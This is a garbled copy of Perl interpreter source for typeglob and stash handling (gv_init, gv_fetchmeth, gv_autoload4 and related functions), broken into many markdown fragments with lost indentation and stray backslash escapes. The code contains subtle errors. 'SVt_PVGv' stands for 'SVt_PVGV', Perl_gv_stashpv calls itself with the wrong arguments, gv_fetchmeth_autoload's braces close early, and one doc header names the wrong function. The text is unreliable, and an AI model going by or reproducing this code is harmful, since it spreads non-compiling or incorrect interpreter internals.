* 'Mercy!' cried Gandalf. 'If the giving of information is to be the cure
* of your inquisitiveness, I shall spend all the rest of my days in answering
* you. What more do you want to know?'
* 'The names of all the stars, and of all living things, and the whole
* history of Middle-earth and Over-heaven and of the Sundering Seas,'
* laughed Pippin.
*
* [p.599 of _The Lord of the Rings_, III/xi: "The Palantír"]
*/
```

```
/*
```

```
=head1 GV Functions
```

A GV is a structure which corresponds to to a Perl typeglob, ie \*foo.

It is a structure that holds a pointer to a scalar, an array, a hash etc,  
corresponding to \$foo, @foo, %foo.

GVs are usually found as values in stashes (symbol table hashes) where  
Perl stores its global variables.

```
=cut
```

```
*/
```

```
#include "EXTERN.h"
```

```
#define PERL_IN_GV_C
```

```
#include "perl.h"
```

```
#include "overload.c"
```

```
static const char S_autoload[] = "AUTOLOAD";
```

```
static const STRLEN S_autolen = sizeof(S_autoload)-1;
```

```
GV *
```

```
Perl_gv_add_by_type(pTHX_ GV *gv, svtype type)
```

```
{
```

```
    SV **where;
```

```
    if (
```

```
        !gv
```

```
        || (
```

```
            SvTYPE((const SV *)gv) != SVt_PVGV
```

```
            && SvTYPE((const SV *)gv) != SVt_PVLV
```

```
        )
```

```
    ){
```

```
        const char *what;
```

```
        if (type == SVt_PVIO) {
```

```
            /*
```

```
             * if it walks like a dirhandle, then let's assume that
```

```
             * this is a dirhandle.
```

```
            */
```

```
            what = PL_op->op_type == OP_READDIR ||
```

```

        PL_op->op_type == OP_TELLDIR ||

        PL_op->op_type == OP_SEEKDIR ||

        PL_op->op_type == OP_REWINDDIR ||

        PL_op->op_type == OP_CLOSEDIR ?

        "dirhandle" : "filehandle";

    /* diag_listed_as: Bad symbol for filehandle */

} else if (type == SVt_PVHV) {

    what = "hash";

} else {

    what = type == SVt_PVAV ? "array" : "scalar";

}

Perl_croak(aTHX_ "Bad symbol for %s", what);

}

```

```

if (type == SVt_PVHV) {

    where = (SV **) &GvHV(gv);

} else if (type == SVt_PVAV) {

    where = (SV **) &GvAV(gv);

} else if (type == SVt_PVIO) {

    where = (SV **) &GvIOp(gv);

} else {

    where = &GvSV(gv);

}

```

```

if (!*where)

```

```

        *where = newSV_type(type);

    return gv;
}

```

GV \*

```

Perl_gv_fetchfile(pTHX_ const char *name)
{
    PERL_ARGS_ASSERT_GV_FETCHFILE;

    return gv_fetchfile_flags(name, strlen(name), 0);
}

```

GV \*

```

Perl_gv_fetchfile_flags(pTHX_ const char *const name, const STRLEN namelen,
                        const U32 flags)
{
    dVAR;

    char smallbuf[128];
    char *tmpbuf;

    const STRLEN tmplen = namelen + 2;

    GV *gv;

    PERL_ARGS_ASSERT_GV_FETCHFILE_FLAGS;

    PERL_UNUSED_ARG(flags);

    if (!PL_defstash)

```



```

        return NULL;

    if (tmplen <= sizeof smallbuf)

        tmpbuf = smallbuf;

    else

        Newx(tmpbuf, tmplen, char);

    /* This is where the debugger's %{"::_<$filename"} hash is created */

    tmpbuf[0] = '_';

    tmpbuf[1] = '<';

    memcpy(tmpbuf + 2, name, namelen);

    gv = *(GV**)hv_fetch(PL_defstash, tmpbuf, tmplen, TRUE);

    if (!isGV(gv)) {

        gv_init(gv, PL_defstash, tmpbuf, tmplen, FALSE);

#ifdef PERL_DONT_CREATE_GVSV

        GvSV(gv) = newSVpvn(name, namelen);

#else

        sv_setpvn(GvSV(gv), name, namelen);

#endif

    }

    if ((PERLDB_LINE || PERLDB_SAVESRC) && !GvAV(gv))

        hv_magic(GvHVn(gv_AVadd(gv)), NULL, PERL_MAGIC_dbfile);

    if (tmpbuf != smallbuf)

        Safefree(tmpbuf);

    return gv;

}

```

```
/*
```

```
=for apidoc gv_const_sv
```

If C<gv> is a typeglob whose subroutine entry is a constant sub eligible for inlining, or C<gv> is a placeholder reference that would be promoted to such a typeglob, then returns the value returned by the sub. Otherwise, returns NULL.

```
=cut
```

```
*/
```

```
SV *
```

```
Perl_gv_const_sv(pTHX_ GV *gv)
```

```
{
```

```
    PERL_ARGS_ASSERT_GV_CONST_SV;
```

```
    if (SvTYPE(gv) == SVt_PVGV)
```

```
        return cv_const_sv(GvCVu(gv));
```

```
    return SvROK(gv) ? SvRV(gv) : NULL;
```

```
}
```

```
GP *
```

```
Perl_newGP(pTHX_ GV *const gv)
```

```
{
```

```

GP *gp;

U32 hash;

#ifdef USE_ITHREADS

    const char *const file

        = (PL_curcop && CopFILE(PL_curcop)) ? CopFILE(PL_curcop) : "";

    const STRLEN len = strlen(file);

#else

    SV *const temp_sv = CopFILESV(PL_curcop);

    const char *file;

    STRLEN len;

    PERL_ARGS_ASSERT_NEWGP;

    if (temp_sv) {

        file = SvPVX(temp_sv);

        len = SvCUR(temp_sv);

    } else {

        file = "";

        len = 0;

    }

#endif

    PERL_HASH(hash, file, len);

    Newxz(gp, 1, GP);

```

```
#ifndef PERL_DONT_CREATE_GVSV
```

```
    gp->gp_sv = newSV(0);
```

```
#endif
```

```
gp->gp_line = PL_curcop ? CopLINE(PL_curcop) : 0;
```

```
/* XXX Ideally this cast would be replaced with a change to const char*
```

```
   in the struct. */
```

```
gp->gp_file_hek = share_hek(file, len, hash);
```

```
gp->gp_egv = gv;
```

```
gp->gp_refcnt = 1;
```

```
return gp;
```

```
}
```

```
/* Assign CvGV(cv) = gv, handling weak references.
```

```
* See also S_anonymise_cv_maybe */
```

```
void
```

```
Perl_cvgv_set(pTHX_ CV* cv, GV* gv)
```

```
{
```

```
    GV * const oldgv = CvGV(cv);
```

```
    PERL_ARGS_ASSERT_CVGV_SET;
```

```
    if (oldgv == gv)
```

```

        return;

    if (oldgv) {
        if (CvCVGV_RC(cv)) {
            SvREFCNT_dec(oldgv);
            CvCVGV_RC_off(cv);
        }
        else {
            sv_del_backref(MUTABLE_SV(oldgv), MUTABLE_SV(cv));
        }
    }

    SvANY(cv)->xcv_gv = gv;
    assert(!CvCVGV_RC(cv));

    if (!gv)
        return;

    if (isGV_with_GP(gv) && GvGP(gv) && (GvCV(gv) == cv || GvFORM(gv) == cv))
        Perl_sv_add_backref(aTHX_ MUTABLE_SV(gv), MUTABLE_SV(cv));
    else {
        CvCVGV_RC_on(cv);
        SvREFCNT_inc_simple_void_NN(gv);
    }
}

```

```
/* Assign CvSTASH(cv) = st, handling weak references. */
```

```
void
```

```
Perl_cvstash_set(pTHX_ CV *cv, HV *st)
```

```
{
```

```
    HV *oldst = CvSTASH(cv);
```

```
    PERL_ARGS_ASSERT_CVSTASH_SET;
```

```
    if (oldst == st)
```

```
        return;
```

```
    if (oldst)
```

```
        sv_del_backref(MUTABLE_SV(oldst), MUTABLE_SV(cv));
```

```
    SvANY(cv)->xcv_stash = st;
```

```
    if (st)
```

```
        Perl_sv_add_backref(aTHX_ MUTABLE_SV(st), MUTABLE_SV(cv));
```

```
}
```

```
void
```

```
Perl_gv_init(pTHX_ GV *gv, HV *stash, const char *name, STRLEN len, int multi)
```

```
{
```

```
    dVAR;
```

```
    const U32 old_type = SvTYPE(gv);
```

```
    const bool doproto = old_type > SVt_NULL;
```

```
    char * const proto = (doproto && SvPOK(gv)) ? SvPVX(gv) : NULL;
```

```
    const STRLEN protolen = proto ? SvCUR(gv) : 0;
```

```
SV *const has_constant = doproto && SvROK(gv) ? SvRV(gv) : NULL;
const U32 exported_constant = has_constant ? SvPCS_IMPORTED(gv) : 0;
```

```
PERL_ARGS_ASSERT_GV_INIT;
assert (!(proto && has_constant));
```

```
if (has_constant) {
    /* The constant has to be a simple scalar type. */
    switch (SvTYPE(has_constant)) {
        case SVt_PVAV:
        case SVt_PVHV:
        case SVt_PVCV:
        case SVt_PVFM:
        case SVt_PVIO:
            Perl_croak(aTHX_ "Cannot convert a reference to %s to typeglob",
                        sv_reftype(has_constant, 0));
        default: NOOP;
    }
    SvRV_set(gv, NULL);
    SvROK_off(gv);
}
```

```
if (old_type < SVt_PVGV) {
    if (old_type >= SVt_PV)
```

```

        SvCUR_set(gv, 0);

        sv_upgrade(MUTABLE_SV(gv), SVt_PVGV);
    }

    if (SvLEN(gv)) {
        if (proto) {
            SvPV_set(gv, NULL);

            SvLEN_set(gv, 0);

            SvPOK_off(gv);
        } else
            Safefree(SvPVX_mutable(gv));
    }

    SvIOK_off(gv);

    isGV_with_GP_on(gv);


    GvGP_set(gv, Perl_newGP(aTHX_ gv));

    GvSTASH(gv) = stash;

    if (stash)
        Perl_sv_add_backref(aTHX_ MUTABLE_SV(stash), MUTABLE_SV(gv));

    gv_name_set(gv, name, len, GV_ADD);

    if (multi || doproto)          /* doproto means it _was_ mentioned */
        GvMULTI_on(gv);

    if (doproto) {                  /* Replicate part of newSUB here. */
        CV *cv;

        ENTER;

        if (has_constant) {

```



```

char *name0 = NULL;

if (name[len])

    /* newCONSTSUB doesn't take a len arg, so make sure we
       * give it a \0-terminated string */
    name0 = savepv(name, len);

/* newCONSTSUB takes ownership of the reference from us. */
cv = newCONSTSUB(stash, (name0 ? name0 : name), has_constant);

/* In case op.c:S_process_special_blocks stole it: */
if (!GvCV(gv))
    GvCV_set(gv, (CV *)SvREFCNT_inc_simple_NN(cv));
assert(GvCV(gv) == cv); /* newCONSTSUB should have set this */
if (name0)
    Safefree(name0);

/* If this reference was a copy of another, then the subroutine
   must have been "imported", by a Perl space assignment to a GV
   from a reference to CV. */
if (exported_constant)
    GvIMPORTED_CV_on(gv);
} else {
    (void) start_subparse(0, 0); /* Create empty CV in compcv. */
    cv = PL_compcv;
    GvCV_set(gv, cv);
}

LEAVE;

```

```
    mro_method_changed_in(GvSTASH(gv)); /* sub Foo::bar($) { (shift) } sub ASDF::baz($); *ASDF::baz =
\&Foo::bar */
```

```
    CvGV_set(cv, gv);
```

```
    CvFILE_set_from_cop(cv, PL_curcop);
```

```
    CvSTASH_set(cv, PL_curstash);
```

```
    if (proto) {
```

```
        sv_usepvn_flags(MUTABLE_SV(cv), proto, protolen,
```

```
                        SV_HAS_TRAILING_NUL);
```

```
    }
```

```
}
```

```
}
```

```
STATIC void
```

```
S_gv_init_sv(pTHX_ GV *gv, const svtype sv_type)
```

```
{
```

```
    PERL_ARGS_ASSERT_GV_INIT_SV;
```

```
    switch (sv_type) {
```

```
    case SVt_PVIO:
```

```
        (void)GvIOOn(gv);
```

```
        break;
```

```
    case SVt_PVAV:
```

```
        (void)GvAVn(gv);
```

```
        break;
```

```
    case SVt_PVHV:
```

```

        (void)GvHVn(gv);

        break;

#ifdef PERL_DONT_CREATE_GVSV

        case SVt_NULL:

        case SVt_PVCV:

        case SVt_PVFM:

        case SVt_PVGV:

            break;

        default:

            if(GvSVn(gv)) {

                /* Work round what appears to be a bug in Sun C++ 5.8 2005/10/13

                If we just cast GvSVn(gv) to void, it ignores evaluating it for

                its side effect */

            }

#endif

    }

}

/*

=for apidoc gv_fetchmeth

```

Returns the glob with the given C<name> and a defined subroutine or C<NULL>. The glob lives in the given C<stash>, or in the stashes accessible via @ISA and UNIVERSAL::.

The argument C<level> should be either 0 or -1. If C<level==0>, as a side-effect creates a glob with the given C<name> in the given C<stash> which in the case of success contains an alias for the subroutine, and sets up caching info for this glob.

This function grants C<"SUPER"> token as a postfix of the stash name. The GV returned from C<gv\_fetchmeth> may be a method cache entry, which is not visible to Perl code. So when calling C<call\_sv>, you should not use the GV directly; instead, you should use the method's CV, which can be obtained from the GV with the C<GvCV> macro.

```
=cut
```

```
*/
```

```
/* NOTE: No support for tied ISA */
```

```
GV *
```

```
Perl_gv_fetchmeth(pTHX_ HV *stash, const char *name, STRLEN len, I32 level)
```

```
{
```

```
    dVAR;
```

```
    GV** gvp;
```

```
    AV* linear_av;
```

```
    SV** linear_svp;
```

```
    SV* linear_sv;
```

```
    HV* cstash;
```

```

GV* candidate = NULL;

CV* cand_cv = NULL;

CV* old_cv;

GV* topgv = NULL;

const char *hvname;

I32 create = (level >= 0) ? 1 : 0;

I32 items;

STRLEN packlen;

U32 topgen_cmp;


PERL_ARGS_ASSERT_GV_FETCHMETH;


/* UNIVERSAL methods should be callable without a stash */
if (!stash) {
    create = 0; /* probably appropriate */
    if (!(stash = gv_stashpvs("UNIVERSAL", 0)))
        return 0;
}

assert(stash);

hvname = HvNAME_get(stash);

if (!hvname)
    Perl_croak(aTHX_ "Can't use anonymous symbol table for method lookup");

```

```
assert(hvname);
```

```
assert(name);
```

```
DEBUG_o( Perl_deb(aTHX_ "Looking for method %s in package %s\n",name,hvname) );
```

```
topgen_cmp = HvMROMETA(stash)->cache_gen + PL_sub_generation;
```

```
/* check locally for a real method or a cache entry */
```

```
gvp = (GV**)hv_fetch(stash, name, len, create);
```

```
if(gvp) {
```

```
    topgv = *gvp;
```

```
    assert(topgv);
```

```
    if (SvTYPE(topgv) != SVt_PVGv)
```

```
        gv_init(topgv, stash, name, len, TRUE);
```

```
    if ((cand_cv = GvCV(topgv))) {
```

```
        /* If genuine method or valid cache entry, use it */
```

```
        if (!GvCVGEN(topgv) || GvCVGEN(topgv) == topgen_cmp) {
```

```
            return topgv;
```

```
        }
```

```
    else {
```

```
        /* stale cache entry, junk it and move on */
```

```
        SvREFCNT_dec(cand_cv);
```

```
        GvCV_set(topgv, NULL);
```

```
        cand_cv = NULL;
```

```
        GvCVGEN(topgv) = 0;
```

```

    }

}

else if (GvCVGEN(topgv) == topgen_cmp) {

    /* cache indicates no such method definitively */

    return 0;

}

}

packlen = HvNAMELEN_get(stash);

if (packlen >= 7 && strEQ(hvname + packlen - 7, "::SUPER")) {

    HV* basestash;

    packlen -= 7;

    basestash = gv_stashpvn(hvname, packlen, GV_ADD);

    linear_av = mro_get_linear_isa(basestash);

}

else {

    linear_av = mro_get_linear_isa(stash); /* has ourselves at the top of the list */

}

linear_svp = AvARRAY(linear_av) + 1; /* skip over self */

items = AvFILLp(linear_av); /* no +1, to skip over self */

while (items--) {

    linear_sv = *linear_svp++;

    assert(linear_sv);

    cstash = gv_stashsv(linear_sv, 0);

```

```

if (!cstash) {

    Perl_ck_warner(aTHX_ packWARN(WARN_SYNTAX), "Can't locate package %"SVf" for
@%s::ISA",

                    SVfARG(linear_sv), hvname);

    continue;

}

assert(cstash);

gvp = (GV**)hv_fetch(cstash, name, len, 0);

if (!gvp) continue;

candidate = *gvp;

assert(candidate);

if (SvTYPE(candidate) != SVt_PVGv) gv_init(candidate, cstash, name, len, TRUE);

if (SvTYPE(candidate) == SVt_PVGv && (cand_cv = GvCV(candidate)) && !GvCVGEN(candidate)) {

    /*

    * Found real method, cache method in topgv if:

    * 1. topgv has no synonyms (else inheritance crosses wires)

    * 2. method isn't a stub (else AUTOLOAD fails spectacularly)

    */

    if (topgv && (GvREFCNT(topgv) == 1) && (CvROOT(cand_cv) || CvXSUB(cand_cv))) {

        if ((old_cv = GvCV(topgv))) SvREFCNT_dec(old_cv);

        SvREFCNT_inc_simple_void_NN(cand_cv);

        GvCV_set(topgv, cand_cv);

        GvCVGEN(topgv) = topgen_cmp;

```



```

    }

    return candidate;

}

}

```

```

/* Check UNIVERSAL without caching */

```

```

if(level == 0 || level == -1) {

    candidate = gv_fetchmeth(NULL, name, len, 1);

    if(candidate) {

        cand_cv = GvCV(candidate);

        if (topgv && (GvREFCNT(topgv) == 1) && (CvROOT(cand_cv) || CvXSUB(cand_cv))) {

            if ((old_cv = GvCV(topgv))) SvREFCNT_dec(old_cv);

            SvREFCNT_inc_simple_void_NN(cand_cv);

            GvCV_set(topgv, cand_cv);

            GvCVGEN(topgv) = topgen_cmp;

        }

        return candidate;

    }

}

```

```

if (topgv && GvREFCNT(topgv) == 1) {

    /* cache the fact that the method is not defined */

    GvCVGEN(topgv) = topgen_cmp;

}

```

```

    return 0;
}

/*
=for apidoc gv_fetchmeth_autoload

```

Same as `gv_fetchmeth()`, but looks for autoloaded subroutines too.

Returns a glob for the subroutine.

For an autoloaded subroutine without a GV, will create a GV even if `C<level < 0>`. For an autoloaded subroutine without a stub, `GvCV()` of the result may be zero.

```

=cut
*/

```

```

GV *
Perl_gv_fetchmeth_autoload(pTHX_ HV *stash, const char *name, STRLEN len, I32 level)
{
    GV *gv = gv_fetchmeth(stash, name, len, level);

    PERL_ARGS_ASSERT_GV_FETCHMETH_AUTOLOAD;

    if (!gv) {
        CV *cv;
    }
}

```

```

GV **gvp;

if (!stash)

    return NULL; /* UNIVERSAL::AUTOLOAD could cause trouble */

if (len == S_autolen && memEQ(name, S_autoload, S_autolen))

    return NULL;

if (!(gv = gv_fetchmeth(stash, S_autoload, S_autolen, FALSE)))

    return NULL;

cv = GvCV(gv);

if (!(CvROOT(cv) || CvXSUB(cv)))

    return NULL;

/* Have an autoload */

if (level < 0)    /* Cannot do without a stub */

    gv_fetchmeth(stash, name, len, 0);

gvp = (GV**)hv_fetch(stash, name, len, (level >= 0));

if (!gvp)

    return NULL;

return *gvp;

}

return gv;

}

/*

=for apidoc gv_fetchmethod_autoload

```

Returns the glob which contains the subroutine to call to invoke the method on the C<stash>. In fact in the presence of autoloading this may be the glob for "AUTOLOAD". In this case the corresponding variable \$AUTOLOAD is already setup.

The third parameter of C<gv\_fetchmethod\_autoload> determines whether AUTOLOAD lookup is performed if the given method is not present: non-zero means yes, look for AUTOLOAD; zero means no, don't look for AUTOLOAD. Calling C<gv\_fetchmethod> is equivalent to calling C<gv\_fetchmethod\_autoload> with a non-zero C<autoload> parameter.

These functions grant C<"SUPER"> token as a prefix of the method name. Note that if you want to keep the returned glob for a long time, you need to check for it being "AUTOLOAD", since at the later time the call may load a different subroutine due to \$AUTOLOAD changing its value. Use the glob created via a side effect to do this.

These functions have the same side-effects and as C<gv\_fetchmeth> with C<level==0>. C<name> should be writable if contains C<':'> or C<'>". The warning against passing the GV returned by C<gv\_fetchmeth> to C<call\_sv> apply equally to these functions.

=cut

\*/

```

STATIC HV*
S_gv_get_super_pkg(pTHX_ const char* name, I32 namelen)
{
    AV* superisa;

    GV** gvp;

    GV* gv;

    HV* stash;

    PERL_ARGS_ASSERT_GV_GET_SUPER_PKG;

    stash = gv_stashpvn(name, namelen, 0);

    if(stash) return stash;

    /* If we must create it, give it an @ISA array containing
       the real package this SUPER is for, so that it's tied
       into the cache invalidation code correctly */
    stash = gv_stashpvn(name, namelen, GV_ADD);

    gvp = (GV**)hv_fetchs(stash, "ISA", TRUE);

    gv = *gvp;

    gv_init(gv, stash, "ISA", 3, TRUE);

    superisa = GvAVn(gv);

    GvMULTI_on(gv);

    sv_magic(MUTABLE_SV(superisa), MUTABLE_SV(gv), PERL_MAGIC_isa, NULL, 0);

#ifdef USE_ITHREADS
    av_push(superisa, newSVpv(CopSTASHPV(PL_curcop), 0));

```

```

#else

    av_push(superisa, newSVhek(CopSTASH(PL_curcop)

                                ? HvNAME_HEK(CopSTASH(PL_curcop)) : NULL));

#endif

    return stash;
}

GV *
Perl_gv_fetchmethod_autoload(pTHX_ HV *stash, const char *name, I32 autoload)
{
    PERL_ARGS_ASSERT_GV_FETCHMETHOD_AUTOLOAD;

    return gv_fetchmethod_flags(stash, name, autoload ? GV_AUTOLOAD : 0);
}

/* Don't merge this yet, as it's likely to get a len parameter, and possibly
   even a U32 hash */

GV *
Perl_gv_fetchmethod_flags(pTHX_ HV *stash, const char *name, U32 flags)
{
    dVAR;

    register const char *nend;

    const char *nsplit = NULL;

    GV* gv;

```

```

HV* ostash = stash;

const char * const origname = name;

SV *const error_report = MUTABLE_SV(stash);

const U32 autoloader = flags & GV_AUTOLOAD;

const U32 do_croak = flags & GV_CROAK;


PERL_ARGS_ASSERT_GV_FETCHMETHOD_FLAGS;


if (SvTYPE(stash) < SVt_PVHV)
    stash = NULL;
else {
    /* The only way stash can become NULL later on is if nsplit is set,
       which in turn means that there is no need for a SVt_PVHV case
       the error reporting code. */
}

for (nend = name; *nend; nend++) {
    if (*nend == '\\') {
        nsplit = nend;
        name = nend + 1;
    }
    else if (*nend == ':' && *(nend + 1) == ':') {
        nsplit = nend++;
        name = nend + 1;
    }
}

```

```

}

if (nsplit) {
    if ((nsplit - origname) == 5 && memEQ(origname, "SUPER", 5)) {
        /* ->SUPER::method should really be looked up in original stash */
        SV * const tmpstr = sv_2mortal(Perl_newSVpvf(aTHX_ "%s::SUPER",
                                                    CopSTASHPV(PL_curcop)));

        /* __PACKAGE__::SUPER stash should be autovivified */
        stash = gv_get_super_pkg(SvPVX_const(tmpstr), SvCUR(tmpstr));

        DEBUG_o( Perl_deb(aTHX_ "Treating %s as %s::%s\n",
                            origname, HvNAME_get(stash), name) );
    }
    else {
        /* don't autovivify if ->NoSuchStash::method */
        stash = gv_stashpvn(origname, nsplit - origname, 0);

        /* however, explicit calls to Pkg::SUPER::method may
           happen, and may require autovivification to work */
        if (!stash && (nsplit - origname) >= 7 &&
            strnEQ(nsplit - 7, "::SUPER", 7) &&
            gv_stashpvn(origname, nsplit - origname - 7, 0))
            stash = gv_get_super_pkg(origname, nsplit - origname);
    }
    ostash = stash;
}

```



```

gv = gv_fetchmeth(stash, name, nend - name, 0);

if (!gv) {

    if (strEQ(name, "import") || strEQ(name, "unimport"))

        gv = MUTABLE_GV(&PL_sv_yes);

    else if (autoload)

        gv = gv_autoload4(ostash, name, nend - name, TRUE);

    if (!gv && do_croak) {

        /* Right now this is exclusively for the benefit of S_method_common
        in pp_hot.c */

        if (stash) {

            /* If we can't find an IO::File method, it might be a call on
            * a filehandle. If IO:File has not been loaded, try to
            * require it first instead of croaking */

            const char *stash_name = HvNAME_get(stash);

            if (stash_name && memEQs(stash_name, HvNAMELEN_get(stash), "IO::File")

                && !Perl_hv_common(aTHX_ GvHVn(PL_incgv), NULL,

                                STR_WITH_LEN("IO/File.pm"), 0,

                                HV_FETCH_ISEXISTS, NULL, 0)

            ) {

                require_pv("IO/File.pm");

                gv = gv_fetchmeth(stash, name, nend - name, 0);

                if (gv)

                    return gv;

            }

            Perl_croak(aTHX_

```

```

        "Can't locate object method \"%s\" via package \"%.*s\"",
        name, (int)HvNAMELEN_get(stash), HvNAME_get(stash));
    }
    else {
        STRLEN packlen;

        const char *packname;

        if (nsplit) {
            packlen = nsplit - origname;
            packname = origname;
        } else {
            packname = SvPV_const(error_report, packlen);
        }

        Perl_croak(aTHX_

            "Can't locate object method \"%s\" via package \"%.*s\"",

            " (perhaps you forgot to load \"%.*s\"?)",

            name, (int)packlen, packname, (int)packlen, packname);

    }
}

}

else if (autoload) {
    CV* const cv = GvCV(gv);

    if (!CvROOT(cv) && !CvXSUB(cv)) {

        GV* stubgv;

```

```

GV* autogv;

if (CvANON(cv))
    stubgv = gv;
else {
    stubgv = CvGV(cv);
    if (GvCV(stubgv) != cv)        /* orphaned import */
        stubgv = gv;
}

autogv = gv_autoload4(GvSTASH(stubgv),
                      GvNAME(stubgv), GvNAMELEN(stubgv), TRUE);

if (autogv)
    gv = autogv;
}

}

return gv;
}

```

GV\*

Perl\_gv\_autoload4(pTHX\_ HV \*stash, const char \*name, STRLEN len, I32 method)

```

{
    dVAR;

    GV* gv;

    CV* cv;

```

```

HV* varstash;

GV* vargv;

SV* varsv;

const char *packname = "";

STRLEN packname_len = 0;


PERL_ARGS_ASSERT_GV_AUTOLOAD4;


if (len == S_autolen && memEQ(name, S_autoload, S_autolen))
    return NULL;

if (stash) {
    if (SvTYPE(stash) < SVt_PVHV) {
        packname = SvPV_const(MUTABLE_SV(stash), packname_len);
        stash = NULL;
    }
    else {
        packname = HvNAME_get(stash);
        packname_len = HvNAMELEN_get(stash);
    }
}

if (!(gv = gv_fetchmeth(stash, S_autoload, S_autolen, FALSE)))
    return NULL;

cv = GvCV(gv);


if (!(CvROOT(cv) || CvXSUB(cv)))

```

```

    return NULL;

/*
 * Inheriting AUTOLOAD for non-methods works ... for now.
 */
if (!method && (GvCVGEN(gv) || GvSTASH(gv) != stash)
)
    Perl_ck_warner_d(aTHX_ packWARN(WARN_DEPRECATED),
                     "Use of inherited AUTOLOAD for non-method %s::%. *s() is deprecated",
                     packname, (int)len, name);

if (CvISXSUB(cv)) {
    /* rather than lookup/init $AUTOLOAD here
     * only to have the XSUB do another lookup for $AUTOLOAD
     * and split that value on the last '::',
     * pass along the same data via some unused fields in the CV
     */
    CvSTASH_set(cv, stash);
    SvPV_set(cv, (char *)name); /* cast to lose constness warning */
    SvCUR_set(cv, len);
    return gv;
}

/*
 * Given &FOO::AUTOLOAD, set $FOO::AUTOLOAD to desired function name.

```

```

* The subroutine's original name may not be "AUTOLOAD", so we don't
* use that, but for lack of anything better we will use the sub's
* original package to look up $AUTOLOAD.
*/

varstash = GvSTASH(CvGV(cv));

vargv = *(GV**)hv_fetch(varstash, S_autoload, S_autolen, TRUE);

ENTER;


if (!isGV(vargv)) {
    gv_init(vargv, varstash, S_autoload, S_autolen, FALSE);
#ifdef PERL_DONT_CREATE_GVSV
    GvSV(vargv) = newSV(0);
#endif
}

LEAVE;

varsv = GvSVn(vargv);

sv_setpvn(varsv, packname, packname_len);

sv_catpvs(varsv, "::");

/* Ensure SvSETMAGIC() is called if necessary. In particular, to clear
   tainting if $FOO::AUTOLOAD was previously tainted, but is not now. */

sv_catpvn_mg(varsv, name, len);

return gv;
}

```

```
/* require_tie_mod() internal routine for requiring a module
```

```
* that implements the logic of automatic ties like %! and %-
```

```
*
```

```
* The "gv" parameter should be the glob.
```

```
* "varpv" holds the name of the var, used for error messages.
```

```
* "namesv" holds the module name. Its refcount will be decremented.
```

```
* "methpv" holds the method name to test for to check that things
```

```
* are working reasonably close to as expected.
```

```
* "flags": if flag & 1 then save the scalar before loading.
```

```
* For the protection of $! to work (it is set by this routine)
```

```
* the sv slot must already be magicalized.
```

```
*/
```

```
STATIC HV*
```

```
S_require_tie_mod(pTHX_ GV *gv, const char *varpv, SV* namesv, const char *methpv, const U32 flags)
```

```
{
```

```
    dVAR;
```

```
    HV* stash = gv_stashsv(namesv, 0);
```

```
    PERL_ARGS_ASSERT_REQUIRE_TIE_MOD;
```

```
    if (!stash || !(gv_fetchmethod(stash, methpv))) {
```

```
        SV *module = newSVsv(namesv);
```

```
        char varname = *varpv; /* varpv might be clobbered by load_module,
```

```
                                so save it. For the moment it's always
```

```
                                a single char. */
```

```

dSP;

ENTER;

if ( flags & 1 )

    save_scalar(gv);

PUSHSTACKi(PERLSI_MAGIC);

Perl_load_module(aTHX_ PERL_LOADMOD_NOIMPORT, module, NULL);

POPSTACK;

LEAVE;

SPAGAIN;

stash = gv_stashsv(namesv, 0);

if (!stash)

    Perl_croak(aTHX_ "panic: Can't use %%%c because %"SVf" is not available",

                varname, SVfARG(namesv));

else if (!gv_fetchmethod(stash, methpv))

    Perl_croak(aTHX_ "panic: Can't use %%%c because %"SVf" does not support method %s",

                varname, SVfARG(namesv), methpv);

}

SvREFCNT_dec(namesv);

return stash;

}

/*

=for apidoc gv_stashpv

```

Returns a pointer to the stash for a specified package. Uses C<strlen> to



determine the length of C<name>, then calls C<gv\_stashpv()>.

=cut

\*/

HV\*

Perl\_gv\_stashpv(pTHX\_ const char \*name, I32 create)

{

PERL\_ARGS\_ASSERT\_GV\_STASHPV;

return gv\_stashpv(name, strlen(name), create);

}

/\*

=for apidoc gv\_stashpv

Returns a pointer to the stash for a specified package. The C<namelen> parameter indicates the length of the C<name>, in bytes. C<flags> is passed to C<gv\_fetchpv\_flags()>, so if set to C<GV\_ADD> then the package will be created if it does not already exist. If the package does not exist and C<flags> is 0 (or any other setting that does not create packages) then NULL is returned.

=cut

\*/

HV\*

Perl\_gv\_stashpvn(pTHX\_ const char \*name, U32 namelen, I32 flags)

{

char smallbuf[128];

char \*tmpbuf;

HV \*stash;

GV \*tmpgv;

U32 tmplen = namelen + 2;

PERL\_ARGS\_ASSERT\_GV\_STASHPVN;

if (tmplen <= sizeof smallbuf)

tmpbuf = smallbuf;

else

Newx(tmpbuf, tmplen, char);

Copy(name, tmpbuf, namelen, char);

tmpbuf[namelen] = ':';

tmpbuf[namelen+1] = ':';

tmpgv = gv\_fetchpvn\_flags(tmpbuf, tmplen, flags, SVt\_PVHV);

if (tmpbuf != smallbuf)

Safefree(tmpbuf);

if (!tmpgv)

return NULL;

stash = GvHV(tmpgv);

```

if (!(flags & ~GV_NOADD_MASK) && !stash) return NULL;

if (!HvNAME_get(stash)) {
    hv_name_set(stash, name, namelen, 0);

    /* FIXME: This is a repeat of logic in gv_fetchpvn_flags */

    /* If the containing stash has multiple effective
       names, see that this one gets them, too. */

    if (HvAUX(GvSTASH(tmpgv))->xhv_name_count)
        mro_package_moved(stash, NULL, tmpgv, 1);
}

assert(stash);

return stash;
}

```

```

/*
=for apidoc gv_stashsv

```

Returns a pointer to the stash for a specified package. See C<gv\_stashpvn>.

```

=cut

```

```

*/

```

HV\*

Perl\_gv\_stashsv(pTHX\_ SV \*sv, I32 flags)

```

{

```

```

    STRLEN len;

    const char * const ptr = SvPV_const(sv,len);

    PERL_ARGS_ASSERT_GV_STASHSV;

    return gv_stashpvn(ptr, len, flags);
}

GV *
Perl_gv_fetchpv(pTHX_ const char *nambeg, I32 add, const svtype sv_type) {
    PERL_ARGS_ASSERT_GV_FETCHPV;

    return gv_fetchpvn_flags(nambeg, strlen(nambeg), add, sv_type);
}

GV *
Perl_gv_fetchsv(pTHX_ SV *name, I32 flags, const svtype sv_type) {
    STRLEN len;

    const char * const nambeg = SvPV_const(name, len);

    PERL_ARGS_ASSERT_GV_FETCHSV;

    return gv_fetchpvn_flags(nambeg, len, flags | SvUTF8(name), sv_type);
}

STATIC void
S_gv_magicalize_isa(pTHX_ GV *gv)

```

```

{
    AV* av;

    PERL_ARGS_ASSERT_GV_MAGICALIZE_ISA;

    av = GvAVn(gv);
    GvMULTI_on(gv);
    sv_magic(MUTABLE_SV(av), MUTABLE_SV(gv), PERL_MAGIC_isa,
             NULL, 0);
}

```

```

STATIC void
S_gv_magicalize_overload(pTHX_ GV *gv)
{
    HV* hv;

